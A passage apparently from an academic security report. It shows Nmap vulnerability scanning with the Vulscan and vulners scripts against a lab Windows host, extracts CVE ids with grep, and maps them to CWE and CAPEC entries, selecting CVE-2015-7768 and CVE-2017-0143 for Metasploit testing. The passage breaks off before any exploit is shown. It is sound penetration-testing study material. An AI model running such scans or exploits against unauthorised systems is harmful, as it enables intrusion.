
At this point Nmap is extended by Vulscan, a module which enhances nmap to a vulnerability scanner. The nmap option -sV enables version detection per service which is used to determine potential flaws according to the identified product. The data is looked up in an offline version of VulDB. The intended purpose is to enrich our results with entries that Nmap's native module would not be able to recognize.



```
root@192:~/Downloads/Vision-master# nmap --script vulscan -sV -p21 192.0.0.161
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-28 20:49 EEST
Nmap scan report for 192.0.0.161
Host is up (0.00052s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Konica Minolta FTP Utility ftpd 1.00
| vulscan: VulDB - https://vuldb.com:
| [78348] Konica Minolta FTP Utility 1.0 Command memory corruption
| [78347] Konica Minolta FTP Utility 1.0 Command Crash memory corruption
| [78151] Konica Minolta FTP Utility 1.0 RETR Command directory traversal
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2008-6576] Unspecified vulnerability in the "session limitation technique" in the FTP service on Nortel Communications Server 1000 (CS1K) 4.50.x, when running on VGMC or signaling nodes, allows remote att
ackers to cause a denial of service (resource exhaustion and failed updates) via unknown vectors that causes consumption of all available sessions.
| [CVE-2006-6947] The FTP server in the NEC MultiWriter 1700C allows remote attackers to redirect traffic to other sites (aka FTP bounce) via the PORT command, a variant of CVE-1999-0017.
| [CVE-2003-1158] Multiple buffer overflows in the FTP service in Plug and Play Web Server 1.0002c allow remote attackers to cause a denial of service (crash) via long (1) dir, (2) ls, (3) delete, (4) mkdir, (5)
 DELE, (6) RMD, or (7) MKD commands.
| [CVE-2002-1968] Com21 DOXport 1100 series cable modem running firmware 2.1.1.106, and possibly other versions before 2.1.1.108.003, downloads a DOCSIS configuration file from a TFTP server running on the inter
nal network, which allows local users to modify configuration of the modem via a malicious TFTP server.
| [CVE-2001-0621] The FTP server on Cisco Content Service 11000 series switches (CSS) before WebNS 4.01B23s and WebNS 4.10B13s allows an attacker who is an FTP user to read and write arbitrary files via GET or P
UT commands.
| [CVE-2013-0666] The configuration utility in MatrikonOPC Security Gateway 1.0 allows remote attackers to cause a denial of service (unhandled exception and application crash) via a TCP RST packet.
| [CVE-2013-0655] The client in Schneider Electric Software Update (SESU) Utility 1.0.x and 1.1.x does not ensure that updates have a valid origin, which allows man-in-the-middle attackers to spoof updates, and
consequently execute arbitrary code, by modifying the data stream on TCP port 80.
| [CVE-2012-6067] freeFTPd.exe in freeFTPd through 1.0.11 allows remote attackers to bypass authentication via a crafted SFTP session, as demonstrated by an OpenSSH client with modified versions of ssh.c and ssh
connect2.c.
```


Figure 7.5: Using Vulscan to list vulnerabilities

In a similar mindset the nmap-vulners module is loaded and utilized along with the –sV option as shown in Figure 7.6, going on to produce the results shown in Figure 7.7, which points to



```
root@192:~/Downloads/Vision-master# nmap --script nmap-vulners -sV 192.0.0.161
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-28 20:40 EEST
Nmap scan report for 192.0.0.161
Host is up (0.00038s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Konica Minolta FTP Utility ftpd 1.00
80/tcp    open  http          Easy File Sharing Web Server httpd 6.9
|_http-server-header: Easy File Sharing Web Server v6.9
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          Easy File Sharing Web Server httpd 6.9
|_http-server-header: Easy File Sharing Web Server v6.9
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  msrpc         Microsoft Windows RPC
49161/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:36:7A:F7 (VMware)
Service Info: Host: IE11WIN8_1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.49 seconds
```

Figure 7.6: Using Nmap-vulners to list Vulnerabilities




```
SecurityFocus - https://www.securityfocus.com/bid/:
[90982] Konica Minolta FTP Utility CVE-2015-7768 Buffer Overflow Vulnerability
[1227] ArGoSoft FTP Server 1.0 Multiple Buffer Overflow Vulnerabilities
[50631] ProFTPD Prior To 1.3.3g Use-After-Free Remote Code Execution Vulnerability
[46600] RETIRED: Home FTP Server 1.12 Directory Traversal Vulnerability
[13790] Hummingbird Connectivity 10 FTP Daemon Heap Overflow Vulnerability
[8356] 121 Software 121 WAM! FTP Server Directory Traversal Vulnerability
[6781] ProFTPD 1.2.0rc2 log_pri() Format String Vulnerability
[6052] Apple 12/640 PS LaserWriter TCP/IP Configuration Utility Telnet Server Password Vulnerability
[1505] HP-UX 11.0 ftpd SITE EXEC Format String Vulnerability
[966] War-FTPd 1.6x CWD/MKD DoS Vulnerability
```

Figure 7.7: Vulnerability on open FTP server found

7.2 Tool


Having extended and updated the nmap libraries, vulscan is used to scan the vulnerable machine for possible CVE's. Grepable output is produced.



```
root@192:~/Downloads# nmap --script vulscan -sV -p 21,8080,80 192.168.116.129 -oA nmapscan
```

Figure 7.9: Nmap Output


The grep command is used along with a regular expression referring to the CVE id structure on the output produced by the command shown in Figure 7.9, the results of the grep are passed on to a txt file through the cat command.



```
root@192:~/Downloads# cat nmapscan.nmap | grep "\[CVE\-[0-9][0-9][0-9][0-9]\-[0-9][0-9][0-9][0-9]\]" | cut -d ' ' -f 2 >result.txt
```

Figure 7.10: A list of CVE's is created using grep along with regular expressions.


The resulting txt file shown in Figure 7.11 is then uploaded to CVE Pathfinder.



```
root@192:~/Downloads# cat result.txt
[CVE-2008-6576]
[CVE-2006-6947]
[CVE-2003-1158]
[CVE-2002-1968]
[CVE-2001-0621]
[CVE-2013-0666]
[CVE-2013-0655]
[CVE-2012-6067]
[CVE-2012-5905]
[CVE-2011-5166]
[CVE-2011-4859]
[CVE-2011-3171]
[CVE-2011-1575]
[CVE-2011-1526]
[CVE-2011-0988]
[CVE-2011-0418]
[CVE-2010-1458]
[CVE-2009-3478]
[CVE-2009-2263]
[CVE-2008-6175]
```

Figure 7.11: Text file created from grep

Inserting the txt file shown in Figure 7.11 the following results occur.



NMAP Index Search

File Input: Choose File No file chosen Criterion: CVSS2

Access Vectors: LOCAL ✓ PHYSICAL ✓ NETWORK ✓ ADJACENT NW ✓ search

Recurring Attack Patterns

Attack Pattern	Occurences	Link
CAPEC-79	57	More
CAPEC-22	45	More
CAPEC-10	41	More
CAPEC-42	41	More
CAPEC-24	41	More

Result


CVE ID	CVSS2	Attack Vector	Link
CVE-2001-0065	10	NETWORK	More
CVE-2002-1971	10	NETWORK	More
CVE-2003-0755	10	NETWORK	More
CVE-2004-0277	10	LOCAL	More

Figure 7.12: Nmap Index Search output

NMAP Index Search produces two tables, in the first table the most recurring connected attack patterns throughout the vulnerability list are presented.

We found the entries circled and underlined in Figure 7.13 interesting, since they are connected to assets mentioned in the scenario and proceeded to search for more information by following the links provided, this way we also check both a local and a network vector to attack the machine, since the vulnerabilities work through different attack vectors:


- *CVE-2015-7768*: Related to the ftp server that was mentioned in the scenario.
- *CVE-2017-0143*: Related to the SMB server mentioned in the scenario



CVE-2011-5166	7.5	NETWORK	More
CVE-2015-7768	7.5	LOCAL	More
CVE-2007-1082	7.1	NETWORK	More
CVE-2013-0655	9.3	NETWORK	More
CVE-2017-0143	9.3	NETWORK	More
CVE-2005-1813	7.8	NETWORK	More

Figure 7.13: Entries of Interest

Figure 7.14 illustrates the result of the provided links, that lead to further information about the detected vulnerabilities and the connected and related CWE's and CAPEC.



CVE-2015-7768

Description:

Buffer overflow in Konica Minolta FTP Utility 1.0 allows remote attackers to execute arbitrary code via a long CWD command.

NIST Connected Weakness:

CWE-119

Description:
Improper Restriction of Operations within the Bounds of a Memory Buffer
The software performs operations on a memory buffer, but it can read from or write to a memory location that is outside of the intended boundary of the buffer.

More


Related Weaknesses

CWE-118	More
CWE-118	More
CWE-20	More

Related Attack Patterns

CAPEC-10	More
CAPEC-100	More
CAPEC-14	More
CAPEC-24	More
CAPEC-42	More
CAPEC-44	More
CAPEC-45	More
CAPEC-46	More
CAPEC-47	More
CAPEC-8	More
CAPEC-9	More

Figure 7.14: CVE search on CVE-2015-7768




CWE-118

Incorrect Access of Indexable Resource ('Range Error')

Description:

The software does not restrict or incorrectly restricts operations within the boundaries of a resource that is accessed using an index or pointer, such as memory or files.

Figure 7.15: Related Weaknesses of Interest




CAPEC - 10

Buffer Overflow via Environment Variables

Description:

This attack pattern involves causing a buffer overflow through manipulation of environment variables. Once the attacker finds that they can modify an environment variable, they may try to overflow associated buffers. This attack leverages implicit trust often placed in environment variables.

Figure 7.16: Related Attack Pattern of Interest



CVE-2017-0143

Description:

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

NIST Connected Weakness:

CWE-20

Description:
Improper Input Validation
The product does not validate or incorrectly validates input that can affect the control flow or data flow of a program.

More


Related Weaknesses

CWE-693	More
CWE-693	More
CWE-22	More
CWE-41	More
CWE-74	More
CWE-119	More

Related Attack Patterns

CAPEC-10	More
CAPEC-101	More
CAPEC-104	More
CAPEC-108	More
CAPEC-109	More
CAPEC-110	More
CAPEC-120	More
CAPEC-13	More
CAPEC-135	More
CAPEC-136	More
CAPEC-14	More

Figure 7.17: CVE Search on CVE-2017-0143



CAPEC - 101

Server Side Include (SSI) Injection

Description:

An attacker can use Server Side Include (SSI) Injection to send code to a web application that then gets executed by the web server. Doing so enables the attacker to achieve similar results to Cross Site Scripting, viz., arbitrary code execution and information disclosure, albeit on a more limited scale, since the SSI directives are nowhere near as powerful as a full-fledged scripting language. Nonetheless, the attacker can conveniently gain access to sensitive files, such as password files, and execute shell commands.


Figure 7.18: Related attack Pattern of Interest

In the next part of this chapter, the above information is going to be tested using metasploit.

7.3 Metasploit


In the current section two scanned vulnerabilities will be exploited.

- *CVE-2015-7768*: Buffer overflow in Konica Minolta FTP Utility 1.0 allows remote attackers to execute arbitrary code via a long CWD command.
- *CVE-2017-0143*: allows remote attackers to execute arbitrary code via crafted packets



